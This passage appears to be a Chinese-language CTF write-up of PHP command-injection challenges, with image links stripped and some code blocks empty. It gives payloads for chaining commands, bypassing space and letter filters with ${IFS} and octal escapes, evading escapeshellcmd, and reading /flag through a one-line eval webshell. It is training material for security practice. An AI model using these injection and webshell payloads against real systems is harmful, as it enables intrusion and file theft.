
>/dev/null在这里的意思是在页面不回显,所以我们要绕过该代码·,可以使用下面代码找到文件后查看flag即可
1 | cmd=ls /; 或者 /|| 或者/%0a |
第四题


看过函数以后发现一个新的函数(strpos函数),用于查找字符串在另一字符串中首次出现的位置(返回索引整数),如果未找到则返回false

题目中要求if (strpos($cmd, ‘ ‘) !== false)检查指令中是否包含空格,如果包含空格,则会终止命令输出nospaceallwoed,所以我们首先解决空格过滤这个问题,然后解决不回显的问题,在解决空格过滤的问题,有几种方法
1 | 1.使用${IFS} 2使用${IFS}$9 这个在某些环境下更加的稳定3.重定向符< |
然后进行对不回显的问解决即可拿到flag
第五题

该题点进去发现一只蜘蛛,打开源码发现有个robot,猜测可能要使用robots.txt,发现有个Disallow: 4atP5Aup.php,这大概率就是源码所在地,试着访问一下,得到下面的代码preg_match是黑名单匹配,如果有结果会直接过滤,所以
1 |
|
1 | escapeshellcmd() 对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义。 此函数保证用户输入的数据在传送到 exec() 或 system 函数,或者执行操作符之前进行转义。 |
在第一题中使用过该函数,得知其会进行转义,所以我们要 通过一些特定的·东西去构造payload。在bp里面进行post请求,最后构造出cmd=c%0aat%20/fl%20aag.
1 | 理想payload |
第六题
1 |
|
该题说flag在flag.txt中,但是搜索返回了404,再往下看发现其过滤了所有a到z的大小写字母,代码中没有过滤数字,可以用特殊方式进行转义,使用 ANSI-C 风格的转义,格式为 $'...',,省略号中用八进制数代替,所以我们将flag.txt转换为八进制
1 | cmd=$'\143\141\164' $'\57\146\154\141\147\56\164\170\164' |
这就是cat /flag.txt的转义
第七题

1 | @eval($_POST['qc']); |
这是一个简洁的木马代码,非常高效,第一种想到用蚁剑或者菜刀啥的,直接输入qc查看。第二种则是直接hackbar中将qc作为参数使用system函数直接操作
1 | 先找一下flag位置qc=system('ls /'); qc=system('cat /flag'); |
第八题
1 |
|

通过代码分析其把flag过滤掉了,首先尝试了?qc=inforo()发现有问题,找不到flag,然后尝试下面的代码最后成功找到了flag。(和?都是通配符其中 (*)可以代替后续代码,而?只能代替一个字符)
1 | ?qc=system('ls /');找到目录 ?qc=system('cat /f*')l; |
第九题
1 |
|
